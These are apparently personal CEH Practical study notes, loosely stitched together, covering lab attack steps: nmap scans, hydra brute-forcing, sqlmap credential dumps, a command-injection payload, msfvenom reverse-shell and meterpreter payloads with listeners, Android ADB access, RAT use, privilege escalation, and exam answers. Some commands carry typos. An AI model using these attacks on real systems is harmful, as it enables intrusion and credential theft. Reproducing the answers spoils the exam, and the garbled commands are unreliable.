Scanning Networks

14 July 2024 21:33

NOTE: Refer this repo too https://github.com/Samsar4/Ethical-Hacking-Labs
https://github.com/Samson-DVS/CEH-Practical-Notes
https://github.com/nirangadh/ceh-practical

Finding live hosts and services running on them

IP/CIDR

192.168.4.9/24

Scanning for live host(ping sweep) - nmap -Pn IP/CIDR
Live host scan without port scan(ARP scan) - nmap -PR -sn IP/CIDR
Script+verson - nmap -Sc -sV IP/CIDR
OS of target - nmap -O IP
. nmap -p389 -sV 10.10.1.13/24
AdminTeam.ECCCEH.com
All Open Port - nmap -p- IP/CIDR
. namp -sV -A -p 80 10.10.1.13/24
nvkwj2387
Specific port - nmap -p <port> IP/CIDR
Aggressive Scan - nmap -A IP/CIDR
Scan using NSE scripts - nmap --scripts <script_name> -p <port> IP/CIDR
Script_version+OS+port scan = nmap -sC -sV -p- -A -v -T4 IP/CIDR

2. sudo nmap -T4 -Ss -p 139,445 - -script vuln 192.168.0.0/24 3. hydra-l henry -P /home/passlist.txt 192.168.0.1 smb 4. smbclient //192.168.0.1/share 5. smbclient -L 192.168.0.1 6. type password and ls 7. get sniff.txt ~/Desktop/falg2.txt or more sniff.txt 8. cat falg2.txt 9. now encrypt the text using the same henry login password in bctextencoder.exe manual open
Netdiscover tool

Netdiscover -i <network_adapter_name>

Service Enumeration

15 July 2024 00:25

FTP Enumeration

Transfer files between computers over TCP/IP
Port number is 21

Nmap -sC -p 21 <ip_address> (if u want to)

Connecting to FTP Target
ftp <ip_address>

Bruteforce the FTP service
. Use hydra tool to bruteforce the ftp service

hydra -L<path_to_username_lsit> -P <path_to_password_list> <ip_address_target> <service>

Download file to local system
get file

SNMP Enumeration

Monitor and manage network devices like PC's, router, switches, Servers, etc.

Tools used

1) **Nmap**
2) **Snmp-check**
3) **Metasploit**

What to Enumerate

1) **Default UDP ports used by SNMP**
2) **Identify process running on target machine using nmap scripts**
3) **List valid community strings of the server using Nmap scripts**
4) **List valid community string of the server by using snmp_login metasploit module**
5) **List all the interface of the machine . Use appropriate Nmap Script**

nmap -sP <target_ip>

nmap -sU <target_ip>

snmp-check <target_ip>

To identify process running on target machine using nmap scripts
Nmap -sU -p 161 --script==snmp-processes <target_ip>

Finding valid string using metasploit

search snmp
Use snmp_login
Set RHOSTS<target>
Run

List all the interfaces of the machine using nmap scripts
Nmap -sU -p 161 --script==snmp-interfaces <target>

SMB Enumeration

Server Message Block

1) Network file sharing protocol which allows app. On computer to read and write the files
2) Request services from server programs in a computer network

What can be hacked?

1) Network file shares
2) Logged in users details
3) Workgroups
4) Security level imformation
5) Domains and Services

Nmap <target>

. In general it is running on port number 445

Nmap -p 445 --script smb-enum-shares <target_ip>

Nmap -p 445 --script smb-enum-users --scripts-args

smbusername=administrator, smbpassword=smbserver_
771<target_ip>

Nmap -p 445 --script smb-enum-groups --scripts-args
smbusername=administrator, smbpassword=smbserver_
771<target_ip>

Enumerating security levels

Nmap -Sc -Sv -a -T4 -P445 <TARGET>

Nmap -p 445 --script smb-enum-services --scripts-args
smbusername=administrator, smbpassword=smbserver_
771<target_ip>

: 7aea 1. sudo nmap -p 5555 192.168.0.0/24 2. adb connect 192.168.0.14:5555 3. adb shell 4. ls and cd sdcard and ls and pwd 5. adb pull /sdcard/scan/ or adb pull /sdcard/scan attacker/home/ 6. ls and cd scan and ls 7. ent -h or apt install ent 8. ent evil.elf 9. ent evil2.elf 10. ent evil3.elf 11. sha384sum evil.elf 12. then you get one hash value type last 4 characters.

Exploiting RDP services

Port number is 3389

Remotely accessing the computer

To exploit

1) Check for running services and confirm rdp is open
2) Use msfconsole to confire services is running
3) Use hydra to brute force the login
4) Use rdp tools to login into vivtim machine

Nmap target

Msfconsole -q
Serach rdp
Use /axilary/scanner/rdp/rdp_scanner

Set RHOSTS <TARGET>
Set RPORT <PORT>
Run

: 10 1. nmap -Pn - -script vuln 172.20.0.16 2. now copy the CVE number which is vulnerable paste in goggle and see the value. 3. Most of the time “10”. example CVE-2006-3392
https://www.cvedetails.com/cve/CVE-2006-3392/

Brute force rdp

Hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://target

Login

Xfreerdp /u:<username> /p:<password> /v:<target:port>

NetBIOS Enumeration
Port - 137/138/139

F56C8p@ 1. Use Hydra to break the password Telnet, login and access the file, and enter the flag. 2. Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server Task-7 3. Nmap -p 22,23,80,3389 192.168.0.0/24 4. sudo nmap -sS -sV -p- -O ipadd 5. telnet 192.168.0.19 80 and GET / HTTP/1.0 6. hydra -L user.txt -P pass.txt 192.168.0.1 ssh 7. hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 telnet 8. ssh ubuntu@192.168.0.1 9. telnet 192.168.0.1 10. msfvenom -p cmd/unix/reverse_netcat LHOST=ip LPORT=444 and copy the path go to target machine after login paste now find . -name flag.txt 11. start listen nc -lnvp 444 12. password type 13. ls 14. find . -name NetworkPass.txt 15. cat /path/NetworkPass.txt

Nmap -sV --script nbstat.nse <target>

Traffic Sniffing

21 July 2024 01:05

Pcap File Analysis

tcp.flags.syn==1 (DOS attack filtering only SYN is send and the server never receives ACK message)

Check the tcp or http or types of streams to get the flag

Export objects to http and then filter it and do content type and save the text file and that file will be having some flag

: N7#SePFn 1. openstego tool in 2019 or use stegonline for online 2. upload the file type password 3. type the flag

Do crtl+f to find the string cvpbPGS

Go to statistics section and go for conversations

hSP#6Csa 1. Nmap -p 21 192.168.0.0/24 2. Sudo nmap -sS -A -T4 ip/24 3. hydra -L user.txt -P pass.txt ftp://192.168.0.1 4. ftp 192.168.0.1 and type user name and password login 5. Ls and search for the credential.txt file using find . -name credential.txt.

Steganography

21 July 2024 01:19

Practice of hiding the information into a harmless medium like video, image, sound file.

Tools

1) **SNOW - for hiding and extracting hidden info from text file.**
2) **Openstego - for hiding and extracting hidden info from image file.**
3) **Covert TCP -for hiding data in TCP/IP packet headers.**

Extracting data from text file

Open cmd in windows
SNOW.EXE -C -m "This is a message to be hidden" -p "pa$$w0rd" secret.txt hiddensecret.txt

Now to extract

SNOW.EXE -C -p"pa$$w0rd" hiddensecret.txt

Doing data from image file

Open the OpenStego tool and then select the data that you want to hide in the "Message file" bar

Now place the image in the "Cover file" to hide the data in the image

Then name the output file

To extract hidden data from the image

Open the openstego and then in the "input stego file" bar put the image from which you want to extract data


To decrypt the hash you can go to hashes.com and then put the hash to get the data

CS@@g5tj 1. nmap -sV -p 22 192.168.0.0/24 and now see open port ip address and note down 2. ssh smith@192.168.0.1 and for password given L1nux123 3. sudo -i 4. cd / 5. find . -name imroot.txt 6. cat givenpath/imroot.txt

Covert TCP/IP to hide/extract through packet header

cc -o covert_tcp covert_tcp.c

For receiving/listening : ./covert_tcp - dest <dest_ip> -source <source-ip> -source_port 9999 -dest_port 8888 -server -file /path/to/file.txt



: 0041e768 1. Analyze ELF Executable File using Detect It Easy (DIE) 2. Open manuals go malware analysis folder, static malware analysis folder and packaging and officiation folder then you can DIE folder. 3. Run the die.exe file in windows, upload the target file then click open now in scanned all now click on file info there you can see the entry point address. 4. Find the Portable Executable (PE) Information of a Malware Executable File 5. Open manuals go malware analysis folder, static malware analysis folder and PE Extraction tools folder then you can install and launch it. CyberNIX Labs 6. Click on file and upload the file from windows, after uploading it manually open the header file then you can see the entry point address.

For sending: ./covert_tco -dest <dest-ip> -source <source-IP> -source_port 8888 -dest_port 9999 -file /path/to/file.txt

Cryptography

21 July 2024 21:33

Tools

1) **Hashmyfiles -** For calculating and comparing hashes
2) **Cryptool -** For encryptiong/decryption of the hex data - by manipulating the key length
3) **BcTextEncoder -** For encoding and decoding text in file(.hex)
4) **CryptoForge -** For encrypting and decrypting the files
5) **Veracrypt -** For hiding and Encrypting the disk partitions

1) Hashmyfiles


Simply drag and drop the files that you want to compare into the "hashmyfiles" software and it will calculate the hashes

2) Cryptforge
   Just right click after installing this software and then click on ecrypt option
   Then give password in the phrase and then reconfirm it

   After that double click on the password encrypted file and then give password to decrypt the file

3) BcTextEncoder
   This will encrypt the file in hex format
   Launch the software and then give the plain text and the encode it by putting password and conforming it

4) Cryptool



5) Veracrypt
6) 172.20.0.21 1. Go to statistics IPv4 addresses--> Source and Destination ---> Then you can apply the filter given 2. tcp.flags.syn == 1 and tcp.flags.ack == 0 3. you can find the high number of packets send to10.10.1.10 address and that answer.

Hacking Web and Android

21 July 2024 22:17

Tools

SQLMap - for finding SQL injection


Wpscan - Scanning and finding issues in wordpress websites

ADB - For connectin Android device to PC for binary analysis

Burpsuite - For analysing and manipulating the traffic

: abc123 1. now in parrot os, open firefox and login into the website given and details. 2. Go to profile and and right cleck and inspect and console type “document.cookie” you will get one value. 3. Open the terminal and type the below commands to get the password of other user. 4. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=;" –-dbs 5. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moveiscope – -tables 6. sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moviescope -T user-Login – -dump 7. You will get all the Useraname and Passwords of the website

1) **Command Injection**
   Try piping the command




In the "Enter an IP address" you can do pining and get a result like abaove

8.8.8.8|pwd

2) **SQL injection**

B#CDERnn 1. nmap -sV --script=http-enum [target domain or IP address] 2. Find any input parameter on website and capture the request in burp and then use it to perform sql injection using sqlmap. 3. Now open the burp and check the input parameters and intercept on then type some as “1 OR ANY TEXT” you get some value on burp copy that and create the txt file.(1 OR 1=1 #) 4. sqlmap -r --dbs 5. sqlmap -r -D --tables 6. sqlmap -r -D -T
--columns 7. sqlmap -r -D -T
--dump-all 8. then login and do the url parameter change page_id=1 to page_id=84

Using tool sqlmap tool



You can also see through burpsuite to get better understanding how the traffic is working.
Sqlmap --url <website_link/target_ip> --dbs
Save the request from the burpsite and try to change the GET request to POST request and then run the file on sqlmap tool
Because website uses cookies too


Sqlmap -r <file_name> --dbs
After knowing the databases present in the target you can dump it one by one
Sqlmap -r <file_name> -D <name_of_database>
If you want to know about the tables
Sqlmap -r <file_name> -D <name_of_database> --tables
To know the columns in the tables
Sqlmap -r <file_name> -D <name_of_database> --tables --columns

To dump the details of tables
Sqlmap -r <file_name> -D <name_of_database> --dump

p74NSHXz 1. Scan the target with Zapp to find the vulnerability. Then exploit it. It can be file upload/ File inclusion vulnerability on DVWA. 2. msfconsole in one tab next in new tab 3. msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php 4. >use exploit/multi/handler or use 30 5. >set payload php/meterpreter/reverse_tcp 6. Set LHOST ipadd 7. Upload a file you created as exploit.php 8. Open terminal and type run once you get url type url in brower you get meterpreter session then type ls get the files.

1) **Wpscan**

Can go and solve the tryhackme.com/room/blog room to get more idea about the Wpscan vulnerability
wpscan -h -> to know what the wpscan provides
Wpscan --url <target_url> --enumerate u



This command leads to get the username of the wordpress website ykPje8Qb 1. Go to blog page in given website cybersec.cehorg.com . 2. Copy the url with parameter id. 3. And go to JSQL injection tool in parrot os. 4. Then past the url and click attack you will get all databases. 5. Now search the flag database copy the flag and paste

1) **ADB**

   You must have already found the ip of android ip during your scanning phase
   Open windows powershell
   Adb connect <target_ip:port>
   Adb shell
   Whoami

   Follow the instruction in the question
   Cd sdcard/
   Cat secrect.txt

   : Secret123 1. Open the url given and login with given details. Task-8 2. After login http://172.20.0.16/DWVA/hackable/uploads/ 3. They you see files open it and copy the hash value go to the hashes.com/en/decrypt/hash. Or try below. 4. hash-identifier paste the text and see the type of hash and then hashcat -h | grep MD5 5. hashcat -m 0 hash.txt /Desktop/word list/urser.txt

Privilege Escalation


22 July 2024 22:50

1) **Horizontal escalation**
2) **Vertical escalation**

Sudo -l
To get the user list and what type of privileges that user have .
Sudo -u <user_id> /bin/bash
Ls -la
Go to directories to traverse and find out some juicy info
Try finding user private key to switch to other user

Now go to your machine and save the private key in your attacker machine
And change the permission of the file by
Chmod 600 <file_name>
And then try to login to second user as root
Ssh root@<ip> -p <port> -i <filename>

Setuid have value 4
Setgid have value 2



37 1. Open IOT capture file in wireshark. Filter; MQTT and find length of the packet in the lower pane. 2. Open in wireshark and apply the filter as mqtt and see the public message and then go to down panel open and see the message.

Stat -c "%a %A %U %G %F <file_name>

a - hex representation
A - human readable
U - user
G - group
F - What of file are

Groups <name_user>

Strings <file_name>

cp /bin/bash greeting(file_name)
rm greetings(file_name)
cp/bin/bash greetings(file_name)
./welcome(file_name)

Hence done vertical escalation
cd /path/to/file

password1 1. aircrack-ng ‘/home/wireless.cap’ 2. aircrack-ng -b 6c:24:a6:3e:01:59 -w ‘/home/wifipass.txt’ ‘/home/wireless.cap’ 3. now you get password as key found [password1]

Challenge 2

Grep -nr "database_name"
Cd /path/to/file
Cat /file/path/php
Then do

: CA#89bDc 1. Scan all ports with nmap (-p-). Look for the unknown ports. Use theef RAT to connect to it. 2. main ports check 9871,6703 3. nmap -p 9871,6703 192.168.0.0/24 4. now you get open port ip address 5. now go to the c drive malware/trojans/rat/theef and run the client.exe file 6. now entry the ip of open port and click connect and click on file explorer and find the sa_code.txt. 7. or search file in cmd using command --→ dir /b/s “sa_code*” it shows the path.

su to swtich user and do the password

Challenge 3

: C@tchm32 1. Use veracrypt to decrypt the volume. 2. Check password is in one system and file is in one system. 3. Decrypt the has using the hash.com and now you get password. 4. Open veracrypt and upload the file and give password and open the file see the text.

Go and get the tool of https://github.com/rebootuser/LinEnum
Another tool that you can use ig https://github.com/carlospolop/PEASS-ng/blob/master/linPEAS/README.md

Run the tool
./LinEnum
./linpeas.sh

TOOLS

1) **njRAT**
2) **MoSucker**
3) **ProRat**
4) **Theef**
5) **HTTP RAT**

Open the ProRat on attacker machine and put the ip address and port number for the victim
If the password is given then only ProRat can be utilised
Else njRAT and HTTP RAT will be utilised

Go and click on search file through ProRat and find the text file on the victim

This will consume time as you might enumerate the port number on which you have to connect .

Miscelliuneous

24 August 2024 01:44

1. Perform an extensive scan of the target network and identify the Product Version of the Domain Controller.

   10.0.20348

```
nmap --script smb-os-discovery -p 445 <DC-IP-Address>

# Sample Output
Starting Nmap 7.91 ( https://nmap.org ) at 2024-06-20 12:34 UTC
Nmap scan report for DC-Name (192.168.1.10)
Host is up (0.0030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2022 Datacenter 20348 (Windows 10.0 Build 20348)
|   OS CPE: cpe:/o:microsoft:windows_server_2022::ltsc
|   Computer name: DC-Name
|   NetBIOS computer name: DC-NAME\x00
|   Domain name: example.local
|   Forest name: example.local
|   FQDN: DC-Name.example.local
|   System time: 2024-06-20T12:34:56+00:00
|_  System uptime: 20 days 04:10:15

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

2. While investigating an attack, you found that a Windows web development environment was exploited to gain access to the system. Perform extensive scanning and service enumeration of the target networks and identify the number of mercury services running in the Server.

   7

```
nmap -sV -p 25,80,110,143 <ip-subnet> # 192.168.0/24
# Sample Output
Starting Nmap 7.91 ( https://nmap.org ) at 2024-06-20 12:34 UTC
Nmap scan report for target-server (192.168.1.100)
Host is up (0.0030s latency).

PORT     STATE SERVICE  VERSION
25/tcp   open  smtp     Mercury/32 smtpd
80/tcp   open  http     Apache httpd 2.4.46 ((Win64))
110/tcp  open  pop3     Mercury/32 pop3d
143/tcp  open  imap     Mercury/32 imapd
...
```

- Need to Perform the same scan on all three subnets i.e. 10.10.1.0/24, 192.168.0.0/24, 172.20.0.0/24

3. Identify a machine with RDP service enabled in the 10.10.55.0/24 subnet. Crack the RDP credentials for user Jones and obtain a file hide.cfe containing an encrypted image file. Decrypt the file and enter the CRC32 value of the image file as the answer. Note: Use Jones's password to extract the image file..

   2bb407ea


- Identify Machines with RDP Enabled

```
nmap -p 3389 --open -sV 10.10.55.0/24
```

- Crack RDP Credentials

```
hydra -t 1 -V -f -l Jones -P /home/passlist.txt rdp://10.10.55.X
```

- Transfer the File `hide.cfe` to parrot or windows machine.
- Upload the image in this website and get the answer



4. An insider attack involving one of the employee's mobile devices in the 10.10.55.0/24 subnet has been identified. You are assigned to covertly access the user's device and obtain hidden data in the image file stored. Analyze the image file and extract the sensitive data hidden in the file and enter the secret code as the answer.

   C@TcHm$Q2

1. **Scan the Subnet**:

```
nmap -p 80,443,8080,8443,5228 --open 10.10.55.0/24
```

2. **Connect via ADB** (if Android):

```
adb connect 10.10.55.X:5555
```

3. **Locate and Pull Image File**:

```
adb shell
find /sdcard/ -name "*.jpg" -o -name "*.png"
adb pull /sdcard/Downloads/CEH.jpg ./ceh.jpg
```

4. **Extract Hidden Data with Steghide**:

```
steghide extract -sf ceh.jpg
```


5. **Analyze Extracted Data**:

```
cat hidden.txt
```

5. Perform a vulnerability scan for the host with IP address 192.168.44.32. What is the CVE number of the vulnerability with the least severity score? Credentials of OpenVas are given.

